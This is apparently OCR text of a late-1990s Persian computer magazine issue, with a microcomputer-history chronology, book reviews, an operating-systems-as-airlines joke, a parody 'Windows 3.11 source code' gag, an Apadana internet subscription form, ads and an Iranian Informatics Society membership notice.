- نمایندگان آی‌بی‌ام در ملاقات دیگری با بیل گیتس، برنامه‌های آی‌بی‌ام در قالب پروژه Chess برای تولید یک کامپیوتر شخصی را با او در میان گذاشتند. نام رمزی کامپیوتر، آکورن انتخاب شده بود. بیل گیتس به آنها گفت که آی‌بی‌ام باید به جای پردازنده ۸ بیتی ۸۰۸۰ از پردازنده ۱۶ بیتی ۸۰۸۶ استفاده کند.
- شرکت سیاتل کامپیوتر، سیستم عامل QDOS 0.10 را عرضه کرد. هرچند برای تولید آن تنها دوفرمه کار شده بود ولی این سیستم عامل بسیار عالی کار می‌کرد. یک هفته بعد، ویراستار خطی EDLIN هم عرضه گردید. پیش بینی اولیه این بود که این ویراستار تنها ۶ ماه دوام خواهد آورد و بعد با ویراستار بهتری جایگزین خواهد شد.
- هل لشلی و جورج تیت شرکت سافت ورپلاس را تأسیس کردند. این شرکت بعداً به اشتون تیت تغییر نام یافت.
- مایکروسافت سیستم عامل زیکس خود را عرضه کرد. این سیستم عامل، گونه قابل حمل و تجاری سیستم عامل یونیکس برای پردازنده‌های ۸۰۸۶

اینتل، زد ۸۰۰۰ زایلوگ و ام ۶۸۰۰۰ موتورولا و کامپیوتر پی‌دی‌بی ۱۱ دیجیتال بود.

• شرکت آپل سیستم عامل DOS 3.3 را عرضه کرد.

سپتامبر

• میکروسافت به آی‌بی‌ام پیشنهاد کرد که برای ریزکامپیوترهای آن شرکت، سیستم عاملی تهیه کند.

• گروهی متشکل از ۱۲ مهندس شرکت آی‌بی‌ام (که آنها را به شوخی «دوازده مرد خبیث» (Dirty Dozen) نام نهاده بودند) تشکیل شدند. وظیفه آنها طراحی و ساخت کامپیوتر شخصی آی‌بی‌ام با نام رمزی آکورن بود.

• شرکت آپل اعلام کرد که در طول سال مالی گذشته ۷۸۰۰۰ کامپیوتر آپل ۲ فروخته است.

• تیم پترسون مدیر شرکت سیاتل کامپیوتر، سیستم عامل 86-DOS خود را که برای تراشه ۸۰۸۶ نوشته شده بود به میکروسافت نشان داد.

• ملاقات دیگری بین نمایندگان آی‌بی‌ام و میکروسافت برای رسمی کردن برنامه کاری مشترک جهت تولید یک ریزکامپیوتر جدید صورت گرفت.

اکتبر

• پل آلن از شرکت میکروسافت با تیم پترسون از شرکت سیاتل کامپیوتر تماس گرفت و از او خواست که حق استفاده از سیستم عامل DOS آن شرکت را برای یک مشتری در اختیار میکروسافت بگذارد. البته آلن نام آن مشتری را ذکر نکرد ولی منظورش آی‌بی‌ام بود. میکروسافت مبلغی کمتر از ۱۰ هزار دلار برای این منظور به تیم پترسون پرداخت.

• بیل گیتس، پل آلن و استیو بالمر با نمایندگان آی‌بی‌ام در فلوریدا دیدار کردند و به آنها پیشنهاد کردند که میکروسافت مسئولیت تولید کلیه نرم‌افزارهای ریزکامپیوتر جدید را بر عهده گیرد.

نوامبر

• میکروسافت و آی‌بی‌ام قراردادی امضاء کردند که به موجب آن میکروسافت تولید برخی از نرم‌افزارهای ریزکامپیوتر آی‌بی‌ام را بر عهده گرفت.

دسامبر

• آی‌بی‌ام نخستین نمونه کامپیوتر شخصی خود را در اختیار میکروسافت قرار داد تا آنها بتوانند تولید سیستم عامل و زبان بیسیک را برای آن آغاز کنند.

• شرکت آپل، سهامش را در بازار بورس برای عموم عرضه کرد و ۴/۶ میلیون سهم به قیمت ۲۲ دلار برای هر سهم فروخت. بیش از ۴۰ کارمند و سرمایه‌گذار این شرکت یک شبه میلیونر شدند.

• شرکت سیاتل کامپیوتر نام سیستم عامل QDOS را به 86-DOS تغییر داد و نسخه ۰/۳ آن را عرضه کرد. میکروسافت بعداً امتیاز غیرانحصاری بازاریابی آن را خرید.

(ماه نامعلوم)

• میکروسافت کار بر روی نخستین نرم‌افزار کاربردی خود را که یک برنامه کاربرگ (spreadsheet) با نام اولیه Electronic Paper بود آغاز کرد.

(ماه نامعلوم)

• شرکت سینکلا، کامپیوتر ZX80 را به قیمت ۲۰۰ دلار عرضه کرد.

(ماه نامعلوم)

• آی‌بی‌ام با شرکت دیجیتال ریسرچ درباره استفاده از سیستم عامل سی پی‌ام-۸۶ آن شرکت در ریزکامپیوتر آی‌بی‌ام تماس گرفت. گری کیلدال، رئیس دیجیتال ریسرچ، علاقه‌ای به این موضوع نشان نداد.

(ماه نامعلوم)

• اصطلاح RISC (کامپیوترهای کم دستور) توسط پرفسور دیوید پترسون از دانشگاه برکلی کالیفرنیا به کار گرفته شد.

(ماه نامعلوم)

• شرکت اینتل، همپرداز ریاضی ۸۰۸۷ را عرضه کرد.

(ماه نامعلوم)

• شرکت کامپیوسرو، خدمات کامپیوتری خود را از میکرونت به سرویس اطلاعاتی کامپیوسرو تغییر نام داد.

(ماه نامعلوم)

• شرکت سونی، دیسک نرم ۳/۵ اینچی و گرداننده آن را عرضه کرد. دیسک نرم سونی، دولبه و با گنجایش مضاعف بود و ۸۷۵ کیلوبایت اطلاعات را به صورت قالب بندی نشده در خود نگاه می‌داشت.

(ماه نامعلوم)

• شرکت ماتسوشیتا یک نوع کامپیوتر دستی تولید کرد که از پردازنده یک مگاهرتزی ۶۵۰۲ استفاده می‌کرد و تنها ۳۹۷ گرم وزن داشت.

(ماه نامعلوم)

• شرکت اینکس، ریزکامپیوتر سی ۸۰۰۲ را عرضه کرد. این سیستم از ریزپردازنده زد ۸۰۰۰ زایلوگ استفاده می‌کرد و دارای ۲۵۶ کیلوبایت حافظه، نوار پشتیبان، دیسک سخت و درگاه‌های سریال برای ۸ کاربر بود. سیستم عامل این کامپیوتر یونیکس و قیمت آن ۲۰ هزار دلار بود. این نخستین ریزکامپیوتری بود که از سیستم عامل یونیکس استفاده می‌کرد. ادامه دارد ...

ترجمه ابراهیم نقیب‌زاده مشایخ

منبع

Chronology of Events in the History of Microcomputers, Ken Polsson, Jan. 1997.

معرفی کتاب

سید ابراهیم ابطحی

محتوای کتاب

این کتاب در پنج فصل و شش پیوست تنظیم گردیده است. عناوین فصول کتاب به این شرح است: «قوانین و مقررات مورد نیاز»، «ساختار تکنولوژی و مهارتها»، «هزینه‌ها و منافع سرمایه‌گذاری» و «گزینه‌های هزینه و فناوری». در پیوست یک این کتاب تحت عنوان مطالعات موردی، وضعیت کشورهای آرژانتین، استرالیا، برزیل، شیلی، هنگ کنگ، مجارستان، مالزی، مکزیک، زلاتندو، سنگاپور و تایوان بررسی گردیده است. پیوست پنج کتاب که شامل مدل مرجع سازمان ملل در این زمینه تحت عنوان EDIFACT است، قابل توجه می‌باشد.

* * *

نام کتاب: نظم در آشفتگی (CHAOS)

نویسنده: جیمز گلیک

ترجمه: مسعود نیازمند

ناشر: انتشارات مرکز بهسازی و آموزش نیروی انسانی «هما»

سال نشر: ۱۳۷۶

تعداد صفحات: ۳۴۸ صفحه

تیراژ: ؟

قیمت: ۱۲۰۰۰ ریال

محتوای کتاب

این کتاب ترجمه کتاب معروف گلیک در زمینه «نظریه آشوب» است. کتاب شامل یک مقدمه و پیشگفتار و یازده عنوان مطلب است. موضوعاتی با عناوین: «تاثیر پروانه»، «دگرگونی»، «زیروم زندگی»، «هندسه طبیعت»، «جاذبه‌های بیگانه»، «اصل عمومیت»، «آزمایشگر»، «اشکال آشفتگی»، «کمیت نظامهای دینامیکی»، «تیمهای درونی» و «آن سوی آشفتگی». این اولین کتاب فارسی در زمینه نظریه آشوب است که برای عموم انتشار یافته است.

* * *

نام کتاب: بزرگراههای اطلاعاتی

نویسنده: مجید محمدی

ناشر: نشر قطره

سال نشر: ۱۳۷۶

نام کتاب: نظام ملی اطلاع رسانی (تشکیلات، برنامه‌ریزی و توسعه)

ویراستار: علی حسین قاسمی

ناشر: مرکز اطلاع رسانی و خدمات علمی جهاد سازندگی

سال نشر: بهار ۱۳۷۶

تعداد صفحات: ۲۶۱ صفحه

تیراژ: ۲۰۰۰ نسخه

قیمت: ۹۵۰۰ ریال

محتوای کتاب

این کتاب ترجمه پانزده مقاله با عناوین زیر است:

«طراحی نظام ملی اطلاع رسانی»، «سیاست ملی اطلاع رسانی»، «نظامهای ملی اطلاع رسانی»، «طراحی و برنامه‌ریزی نظامهای ملی اطلاع رسانی»، «نقش کتابخانه‌های ملی در نظامهای اطلاع رسانی ملی و بین‌المللی»، «شیوه‌های فنی در نظام ملی اطلاع رسانی»، «نگرش بر طرح نظام ملی اطلاع رسانی برای کشورهای در حال توسعه»، «طراحی نظامهای ملی اطلاع رسانی علوم و تکنولوژی»، «ایجاد نظامهای ملی اطلاع رسانی»، «متخصصان تکنولوژی اطلاعات و نظام اطلاع رسانی در اوگاندا»، «طراحی نظامهای ملی اطلاع رسانی»، «سازمان نظام ملی اطلاع رسانی تحقیق و توسعه جاری در اتحاد جماهیر شوروی سوسیالیستی: تجارب و دورنماها»، «نظام ملی اطلاع رسانی»، «الگوی عملیاتی از نظام ملی اطلاع رسانی» و «فرانسه: به سوی نظام ملی اطلاع رسانی». در پیوست این کتاب دو پیشنهاد تحت عناوین «طرح نظام ملی اطلاع رسانی کشور» و «طرح فرضی سازمان ملی اطلاع رسانی کشور» آورده شده است.

* * *

نام کتاب: تکنولوژی اطلاعات و تسهیل تجارت ملی

نویسندگان: رابرت شوار و پاتول کیمبرلی

ترجمه: محمد لطفی

ناشر: مؤسسه مطالعات و پژوهشهای بازرگانی

سال نشر: دی ۱۳۷۶

تعداد صفحات: ۳۲۸ صفحه

تیراژ: ۲۰۰۰ نسخه

قیمت: ۱۰۰۰۰ ریال

تعداد صفحات: ۲۶۶ صفحه

تیراژ: ۱۵۰۰ نسخه

قیمت: ۹۵۰۰ ریال

محتوای کتاب

کتاب دارای یک مقدمه، هشت فصل و یک واژه‌نامه است. عناوین فصول کتاب به این شرح است: «بزرگراه اطلاعاتی چیست؟»، «شبکه‌های مبادله داده‌ها»، «شبکه‌های ناحیه محلی»، «شبکه‌های کامپیوتری»، «تکنولوژی ارتباطی آینده»، «تکنولوژی ارتباطی آینده»، «بازیگران و نقشها»، «اینترنت: اولین گامهای بزرگراه اطلاعاتی» و «بزرگراههای اطلاعاتی و جهان ما» و «جامعه اطلاعاتی». از مهمترین فصول کتاب فصل نهم با عنوان جامعه اطلاعاتی است که در آن مبحث مهم «حق اطلاعات» مطرح گردیده است. نویسنده، «حق اطلاعات» را حق دسترسی به منابع اطلاعاتی و بهره‌برداری از آنها دانسته است و آنرا در کنار سایر حقوق بشر نظیر حق انتخاب شغل، حق تحصیل، حق فعالیت حزبی و حق آزادی قرار داده است.

* * *

نام کتاب: تحلیل ساختیافته نوین (جلد اول)

نویسنده: ادوارد یوردن

ترجمه: مرجان رضائی، ماندانا کویانی فر و محمد جواد بهرامی

ناشر: سازمان مدیریت صنعتی

سال نشر: ۱۳۷۶

تعداد صفحات: ۳۷۸ صفحه

تیراژ: ۳۳۰۰ نسخه

قیمت: ۱۵۵۰۰ ریال

محتوای کتاب

این کتاب دارای دو بخش و شانزده فصل است. عناوین هفت فصل بخش یک کتاب به این شرح است: «پیشگفتار»، «طبیعت سیستمها»، «بازیگران بازی سیستمها»، «ابزار تحلیل ساختیافته»، «چرخه زندگی پروژه»، «مسائل اساسی در توسعه سیستمها» و «تغییرات در تحلیل سیستمها». نه فصل بخش دوم نیز این عناوین را دارد: «ویژگیهای ابزارهای مدلسازی»، «نمودارهای جریان داده»، «فرهنگ داده‌ها»، «مشخصات پردازشها»، «نمودار ارتباط موجودیتها»، «نمودار تغییر وضعیت»، «متعادل کردن مدلها»، «سایر ابزارهای مدلسازی» و «ابزارهای مدلسازی جهت مدیریت پروژه» است.

ناشر مزبور قبلاً دو کتاب در همین موضوع با عناوین زیر منتشر کرده است: «روشهای ساختیافته تجزیه و تحلیل و طراحی سیستمهای اطلاعاتی» و «متدولوژی توسعه سیستمهای اطلاعاتی».

* * *

نام کتاب: کتاب آموزشی زبان برنامه نویسی جاوا

نویسنده: پاتریک ناتن و نربرت شیله

ترجمه: داریوش فرسائی

ناشر: نشر اسحاق

سال نشر: ۱۳۷۶

تعداد صفحات: ۴۰۶ صفحه

تیراژ: ۳۰۰۰ نسخه

قیمت: ۱۵۵۰۰ ریال

محتوای کتاب

این کتاب دارای دوازده فصل، یک مقدمه و یک واژه‌نامه انگلیس - فارسی است. عناوین فصول کتاب به این شرح است: «زمینه‌های پیدایش جاوا»، «مروری بر جاوا»، «انواع داده، متغیرها و آرایه‌ها»، «عملگرها»، «دستورات کنترلی»، «معرفی کلاسها»، «نگاهی دقیقتر به روشها و کلاسها»، «وراثت»، «بسته‌ها و رابطها»، «اداره استثنائات»، «برنامه نویسی چند نخ کشی شده» و «I/O, applets و سایر عناوین».

* * *

نام کتاب: از مبادله الکترونیکی اطلاعات (EDI) تا تجارت الکترونیکی

نویسنده: ک.ک. باجاج و دیجانی ناک

ترجمه: ایرج بهنام مجتهدی

ناشر: مؤسسه مطالعات و پژوهشهای بازرگانی

سال نشر: بهمن ۱۳۷۶

تعداد صفحات: ۴۸۳ صفحه

تیراژ: ۲۰۰۰ نسخه

قیمت: ۱۵۰۰۰ ریال

محتوای کتاب

این کتاب در پنج بخش با عناوین زیر تنظیم یافته است: «تجارت الکترونیک و روشهای تجاری»، «فتاوریهی پستیان مبادله الکترونیکی داده‌ها و تجارت الکترونیک»، «شبکه‌های ارزش افزوده و مسائل ایمنی اطلاعات»، «نیازها و الزامات قانونی در زمینه تجارت الکترونیک» و «مطالعات موردی پیرامون اجرای مبادله الکترونیکی داده‌ها». آشنایی با نویسندگان مقاله‌ها و یک واژه‌نامه از دیگر قسمتهای این کتاب است.

اگر سیستم عاملها، خطوط هواپیمایی بودند

داس ایر

حرکت کرد ولی هیچ هواپیمایی بر روی باند دیده نمی‌شود. کارمندان این خط هوایی به شدت از مسافران عذرخواهی می‌کنند و گاه‌گاه هواپیماهای جت قدرتمندی که بر روی باند ایستاده‌اند را نشان می‌دهند و به تک تک مسافران می‌گویند که پرواز با این هواپیماهای جت جدید چقدر لذت بخش خواهد بود و چقدر مطمئنتر از هواپیماهای ویندوز ایرلاینز است، فقط باید کمی صبر کرد تا خدمه فنی، سیستمهای پرواز را تکمیل کنند. شاید تا اواسط سال ۱۹۹۹، شاید هم کمی دیرتر.

با ویندوز ان تی پرواز کنید

مسافران صندلیهای خود را همراه می‌آورند و در داخل هواپیما نصب می‌کنند. روی آنها می‌نشینند، با دستهای خود بال می‌زنند و صدای زوزه کشیدن موتور جت هواپیما را از دهانشان خارج می‌کنند، درست مثل این که دارند پرواز می‌کنند.

یونیکس اکسپرس

مسافران هر کدام یک قطعه از هواپیما و یک جعبه ابزار با خود به فرودگاه می‌آورند. روی باند فرودگاه دورهم جمع می‌شوند و در مورد نوع هواپیمایی که می‌خواهند بسازند با هم بحث می‌کنند. مسافران به گروههای مختلفی تقسیم می‌شوند و چند نوع هواپیمای مختلف می‌سازند ولی اسم همه آنها را یک چیز می‌گذارند. تنها بعضی از مسافران به مقصدشان می‌رسند ولی همه مسافران فکر می‌کنند که به مقصد رسیده‌اند.

مسافران پیاده وارد باند فرودگاه می‌شوند، هر کدام یک جای هواپیما را می‌گیرند، آن را هل می‌دهند تا به پرواز درآید، پرواز کوتاهی می‌کنند، سپس قبل از این که هواپیما به زمین برخورد کند بیرون می‌پرند، دوباره به یک جای هواپیما چنگ می‌اندازند، آن را هل می‌دهند تا دوباره به پرواز درآید، کمی پرواز می‌کنند، قبل از اصابت هواپیما به زمین بیرون می‌پرند، ...

مک ایرویز


مهماندارها، خدمه پرواز و خلبانها همه شبیه هم هستند، شبیه هم صحبت می‌کنند و همه یکجور رفتار می‌کنند. اگر از آنها در مورد پرواز سؤال کنید به شما می‌گویند که نیازی ندارید چنین اطلاعاتی داشته باشید، به صندلی خود برگردید و فیلم را تماشا کنید.

ویندوز ایرلاینز

پایانه مسافران بسیار شیک و تمیز است، مهماندارها خیلی مرتب هستند و خلبانها هم کاملاً مهارت دارند. جلیقه‌های نجات همگی در سر جایشان قرار دارد و داخل هواپیما هم دکور زیبایی دارد. هواپیمای شما بدون کوچکترین مشکلی از زمین بلند می‌شود، بر بالای ابرها جا می‌گیرد و در ارتفاع ۲۰۰۰۰ پایی، بدون کوچکترین هشدار، منفجر می‌شود.

اِس ۲ اسکای ویز

پایانه مسافران تقریباً همیشه خالی است و تنها چند مسافر احتمال دارد که این خط هوایی را انتخاب کنند. از بلندگو اعلام می‌شود که هواپیما هم‌اکنون



فکر می‌کنی کدوم یکی زودتر از بین میره؟

اینترنت یا زندگی زنانشونیمون؟

The MS Windows 3.11 C Code

کد ویندوز ۳/۱۱ به زبان C

«من چندی پیش موفق شدم از طریق شبکه اینترنت به مرکز مایکروسافت بر روی شبکه وارد شوم و کد هسته اصلی ویندوز ۳/۱۱ را که به زبان C نوشته شده است سرقت کنم.»

نویسنده گمنام

```
/* Copyright 1981 by B. Gates */
/* This program is protected by all copyright laws in the */
/* world, so do not dare to steal any piece of it. */
#include sys_crash.h
#include slow_io.h
#include memory_waste.h
char make_prog_look_big [1600000];
main()
    if (detect_cache())
        disable_cache();
    if (fast_cpu())
        set_wait_states( 1/cpu_speed );
    set_mouse (speed, very_slow);
    set_mouse (action, jumpy);
    set_mouse (reaction, sometimes);
    printf ("welcome to windows 3.11")
    if (system_ok());
        crash (to_dos_prompt);
    else
        system_memory = open("a:\swp0001.swp", O_CREATE);
    while (1)
    {
        sleep(5);
        get_user_input();
        sleep(5);
        act_on_user_input();
        sleep (5);
        if (rand() < 0.9)
            crash (complete_system);
    }
    return (unrecoverable_system);
```

فرم عضویت در شبکه آپادانا، اینترنت و WWW

اینجانب با نام خانوادگی: نام: دارای مدرک تحصیلی:
به آدرس:
و شماره تماس:

با واریز مبلغ ریال هزینه اشتراک و مبلغ ریال بابت اعتبار، به حساب جاری شماره ۲۴۷۸/۴۸ بانک سپه شعبه قلعهک (قابل پرداخت در کلیه شعب بانک سپه) به نام موسسه آپادانا و ارسال مدارک مورد نیاز به آدرس تهران صندوق پستی ۱۶۳۱۵/۸۹۴ ویا فاکس شماره ۴-۲۲۱۴۴۹۳ متقاضی اشتراک سرویس:

☐ برنزی

☐ نقره ای

☐ طلایی

در موسسه آپادانا با شناسه کاربری (انگلیسی) و رمز عبور می باشم.
در ضمن اینجانب خود را ملزم به رعایت کلیه شئون اسلامی و قوانین و مقررات دولت جمهوری اسلامی ایران در هنگام استفاده از شبکه آپادانا دانسته و مسئولیت محتوای کلیه نامه ها، پرونده ها و صفحات الکترونیکی ارسالی را شخصا به عهده می گیرم.
تاریخ تنظیم در خواست: ۷۶/ / امضاء:

الف) توضیحات:

- ۱- سرویس برنزی: این سرویس عضویت در شبکه داخلی آپادانا شامل FTP، Home Page و E-MAIL محلی میباشد. مشترکین این سرویس امکان ایجاد صفحات شخصی بر روی شبکه داخلی را دارند. هزینه اشتراک این سیستم تنها ۵۰۰۰ تومان در سال میباشد.
- ۲- سرویس نقره ای: این سرویس علاوه بر امکانات سرویس برنزی، شامل عضویت در شبکه جهانی اینترنت نیز میباشد. مشترکین این سرویس در سرتاسر شبکه جهانی اینترنت با شناسه کاربری `username@apadana.com` یا `username@apadana.net.ir` (به انتخاب خود) شناخته می شوند. هزینه اشتراک این سرویس ۲۰،۰۰۰ تومان در سال است و بازای هر کیلو بایت تبادل نامه با شبکه اینترنت ۵ تومان از اعتبار مشترک کسر می گردد. (هزینه تبادل نامه های بالای ۵۰ کیلو بایت، بازای هر کیلو بایت ۲/۵ تومان می باشد.)
- ۳- سرویس طلایی: این سرویس شامل امکانات سرویس نقره ای و برنزی است و به علاوه امکان ایجاد صفحات شخصی در سرویس جهانی WWW را نیز در اختیار مشترکین قرار میدهد. آدرس مشترکین این سرویس در شبکه اینترنت به همان صورت سرویس نقره ای است و صفحه شخصی آنها در سرتاسر سرویس جهانی WWW با یکی از دو آدرس زیر قابل دسترسی میباشد:
`http://www.apadana.net.ir/username/` یا `http://www.apadana.com/username/` (قابل انتخاب توسط مشترک)

هزینه اشتراک این سرویس سالیانه ۴۰،۰۰۰ تومان است. به علاوه بازای هر کیلو بایت تبادل نامه با شبکه اینترنت ۵ تومان هزینه تبادل نامه های بالای ۵۰ کیلو بایت، بازای هر کیلو بایت ۲۵ ریال میباشد. بازای هر کیلو بایت فایل موجود در کشوی شخصی (فایلهای صفحات شخصی سرویس جهانی WWW) ۳۰ تومان از اعتبار مشترک کسر می گردد.

ب) مدارک مورد نیاز:

- ۱- فرم اشتراک تکمیل شده
- ۲- اصل فیش بانکی مبلغ واریزی
- ۳- کپی شناسنامه و یا روزنامه رسمی برای شرکتها
- ۴- کپی کارت تحصیلی یا دانشجویی یا عضویت در هیئت علمی (در صورت نیاز)

ج) تبصره:

- ۱- حداقل اعتبار لازم برای سرویس نقره ای ۵۰۰۰ تومان و برای سرویس طلایی ۱۰،۰۰۰ تومان است.
- ۲- دانشجویان و دانش آموزان گرامی و اعضای محترم هیئت علمی دانشگاههای کشور از ۲۰٪ تخفیف در هزینه اشتراک برخوردار میباشند.

تلفن و فاکس: ۴-۲۲۱۴۴۹۳ شماره تماس با شبکه: ۲۲۱۷۳۶۶ (شش خط - ۲۸۸۰۰ bps)

پست الکترونیک: `info@apadana.com` و `info@apadana.net.ir`




UPS



کامیو تریز

فهرست کتب: تهران: ۱۵۸۵۱ - کریمخان و نه خرد و نه شعلی، شماره ۱۳۵، طبعة پنجم
تلفن: ۸۸۲۰۳۹۱ - ۸۸۲۳۹۰۶ - ۸۸۱۵۵۵۵ فلکس: ۸۸۳۷۰۳۳

با ما تنها نخواهید ماند



 توقّف مملوع

شرکت یاران قائم در محل شما و بدون دریافت هزینه رفت و آمد حتی در ایام تعطیل امکانپذیر می باشد

٠٩١١-٢١٠-٤٤٠٤ ٢٥٨٤٩٣١
٠٩١١-٢٢٣-٤٥٤٤ ٢٥٥٣٩٤٩

Microsoft & Novell

Microsoft.



SHABAKEH AFZAR CO. (SAC)
TEL: 6412548 FAX:6495786

دعوت به همکاری

بدینوسیله موسسه آپادانا جهت گسترش ارتباطات الکترونیک داخل شهری، بین شهری و نیز بین المللی (تا هنگامیکه شبکه گسترده ملی توانایی انجام این مهم را داشته باشد) از کلیه شبکه های اطلاع رسانی، شرکتها و ادارات و موسسات فعال در این زمینه دعوت به همکاری می نماید.

موسسه همایش آپادانا در موارد زیر امکاناتی چند فراهم آورده است که به اطلاع همکاران گرامی می رساند:

- ۱- نامه نگاری بین BBS های داخلی بصورت UUCP یا SMTP .
- ۲- نامه نگاری بین BBS ها و شبکه اینترنت بصورت UUCP یا SMTP .
- ۳- نامه نگاری بین Web Server های داخلی بصورت SMTP .
- ۴- نامه نگاری بین Web Server های داخلی و اینترنت بصورت SMTP .
- ۵- ارتباط Online بین Web Server های داخلی .
- ۶- امکان قرار دادن Web Server شما در شبکه آپادانا و استفاده از خطوط موسسه .
- ۷- امکان اجاره قسمتی از Web Server های آپادانا .

در کلیه موارد بالا امکان ثبت و سرویس دهی Domain، با نام مورد علاقه شما نیز وجود دارد . همکاری در زمینه اطلاع رسانی در ایران اسلامی باعث مباحثات موسسه، و گسترش شبکه اطلاع رسانی داخل کشور آرزوی دیرینه آپادانا است .

موسسه همایش آپادانا

صندوق پستی: تهران ۸۹۴ - ۱۶۳۱۵ تلفن: ۴-۲۲۱۴۴۹۳ نمابر: ۲۲۱۴۴۹۴ شبکه: ۲۲۱۷۳۶۶

وب: <http://www.apadana.com> پست الکترونیک: info@apadana.com

انجمن انفورماتیک ایران عضو می پذیرد

تاریخچه و اهداف انجمن

اندیشه تأسیس انجمن انفورماتیک ایران در سال ۱۳۵۵ شکل گرفت و موجودیت آن در شهریور ۱۳۵۷ با تشکیل یک جلسه عمومی از متخصصین انفورماتیک کشور به منظور بررسی اساسنامه و انتخاب اعضای هیئت اجرایی موقت تثبیت شد. ثبت نام اعضا از ابتدای سال ۱۳۵۸ شروع شد و ماهنامه گزارش کامپیوتر نیز از تیر ماه همان سال منتشر شد و به این ترتیب سازمان انجمن شکل منظمی به خود گرفت. اولین مجمع عمومی اعضای انجمن در مهر ماه سال ۱۳۵۸ برگزار شد. در این مجمع، نه نفر اعضای هیئت اجرایی انتخاب شدند و سپس طبق اساسنامه؛ رئیس، نایب رئیس، دبیر و خزانه دار انجمن را از بین خود انتخاب کردند. هدفهای انجمن انفورماتیک ایران مطابق اساسنامه عبارتند از:

- ترویج کاربرد انفورماتیک از طریق وضع استانداردهای علمی، فنی و معنوی، بررسی اثر تکنولوژی کامپیوتر بر وضع اجتماع و محیط زیست، آشنا کردن افراد اجتماع با محاسن و خطرات استفاده از کامپیوتر، کمک در وضع قوانین حمایتی و حفاظتی مربوط به انفورماتیک و کاربردهای آن،
- بالا بردن سطح دانش در انفورماتیک از طریق کمک به بهبود کیفیت آموزش، توسعه و تشویق فعالیتهای پژوهشی، ایجاد همکاری بین مراکز علمی، صنعتی و اجرایی، و حفظ ارتباط بین متخصصین این رشته به منظور همکاری و تبادل افکار.

اساسنامه انجمن برای نیل به این هدفها چاپ نشریات، تشکیل مجامع علمی، طرح ریزی و بررسی برنامه های آموزشی، ارزیابی تخصصها، تشویق فعالیتهای پژوهشی، توسعه مبادلات علمی فنی و نیروی انسانی، کمک در وضع استانداردها و بالاخره ایجاد یک کتابخانه را پیش بینی کرده است.

انجمن انفورماتیک ایران سازمانی غیرانتفاعی است که فقط جنبه علمی و تخصصی دارد و به هیچ سازمان دیگری اعم از اجتماعی، سیاسی، اجرایی یا علمی وابسته نیست. مرکز انجمن در تهران است ولی در شهرستانهایی که تعداد اعضای انجمن زیاد باشد، شعبه انجمن دایر می شود تا موانع همکاری و تبادل افکار بین متخصصین این رشته در تمام نقاط فراهم شود.

مزایای عضویت

کلیه اعضای انجمن از خدمات و امتیازات زیر برخوردار می شوند:

- دریافت رایگان گزارش کامپیوتر و استفاده از تخفیف در بهای سایر نشریات انجمن.
- حق شرکت در سخنرانیها، سمینارها و دوره های مختلف علمی و فنی به صورت رایگان و یا با تخفیف قابل ملاحظه نسبت به افراد غیر عضو.
- دریافت اخبار و اطلاعات مربوط به انفورماتیک، امکان آشنایی و تبادل افکار با سایر کارشناسان این رشته و قرار گرفتن در جریان رویدادهای ملی و بین المللی در انفورماتیک.

- حق استفاده رایگان از کتابخانه و مرکز اسناد انجمن.

شرایط عضویت

تقاضای عضویت در انجمن انفورماتیک ایران باید با معرفی دو نفر اعضای برجسته یا عادی انجمن، مدارک لازم و حق عضویت سالانه همراه باشد. در صورت نداشتن معرف، ارائه معرفی نامه دانشجویی از دانشگاه برای سال تحصیلی جاری (برای دانشجویان) و یا فتوکپی آخرین مدرک تحصیلی برای سایرین کافی است. شرایط انواع عضویت در انجمن به شرح زیر است:

عضو عادی: داشتن درجه لیسانس یا بالاتر در رشته انفورماتیک و یا درجه لیسانس همراه با حداقل سه سال سابقه کار مفید در این رشته.

عضو برجسته: داشتن حداقل پنج سال سابقه عضویت عادی در انجمن، سوابق درخشان در کمک به پیشبرد هدفهای انجمن و فعالیتهای برجسته (پژوهشی، علمی، اجرایی یا آموزشی) در رشته انفورماتیک.

عضو افتخاری: سابقه فعالیتهای سازنده و کمکهای عمده در پیشبرد هدفهای انجمن (فقط با دعوت).

عضو وابسته: فعالیت در رشته انفورماتیک و یا رشته های وابسته. عضو وابسته می تواند طبق ضوابطی که در آیین نامه های انجمن پیش بینی شده، به عضو عادی تبدیل شود.

عضو دانشجویی: اشتغال به تحصیل در یکی از مراکز معتبر آموزش عالی داخل یا خارج کشور با گواهی مؤسسه مربوطه.

عضو حقوقی: مؤسسه یا سازمان علاقه مند به هدفها و فعالیتهای انجمن.

فعالیتها و خدمات

ارائه خدمات و پیگیری فعالیتهای انجمن توسط کمیته های مختلف آن صورت می گیرد. هر کمیته از عدهای عضو داوطلب تشکیل شده و توسط یکی از اعضای هیأت اجرایی سرپرستی می شود. هیأت اجرایی مسئولیت ایجاد هماهنگی در کار کمیته ها و تعیین برنامه ها و خط مشی کلی انجمن را به عهده دارد. در حال حاضر پنج کمیته به فعالیت مشغولند که اسامی و مسئولیتهای آنها به شرح زیر است:

کمیته عضویت

- فعالیت در زمینه معرفی انجمن و جلب اعضای جدید.
- پذیرش اعضا و صدور کارتهای عضویت.
- تهیه و نگهداری فهرست اسامی، نشانیها و سایر مشخصات اعضای انجمن و حفظ ارتباط با ایشان.

کمیته روابط عمومی

- برگزاری گردهماییهای مختلف شامل کنفرانس سالیانه و مجمع عمومی اعضای انجمن در نیمه دوم مهر ماه هر سال.
- ایجاد ارتباط با سازمانها و مؤسسات مختلف، از جمله مجامع علمی و تخصصی داخلی و خارجی.
- ایجاد ارتباط بین مرکز انجمن و شعب آن در شهرستانها.

کمیته فعالیتهای علمی و فنی

- برنامه ریزی و تهیه گزارش سخنرانیها، سمینارها و کنفرانسهای علمی و تخصصی در سطح ملی و بین المللی.
- تشویق مبادلات علمی، فنی و نیروی انسانی بین سازمانهای فعال در انفورماتیک.
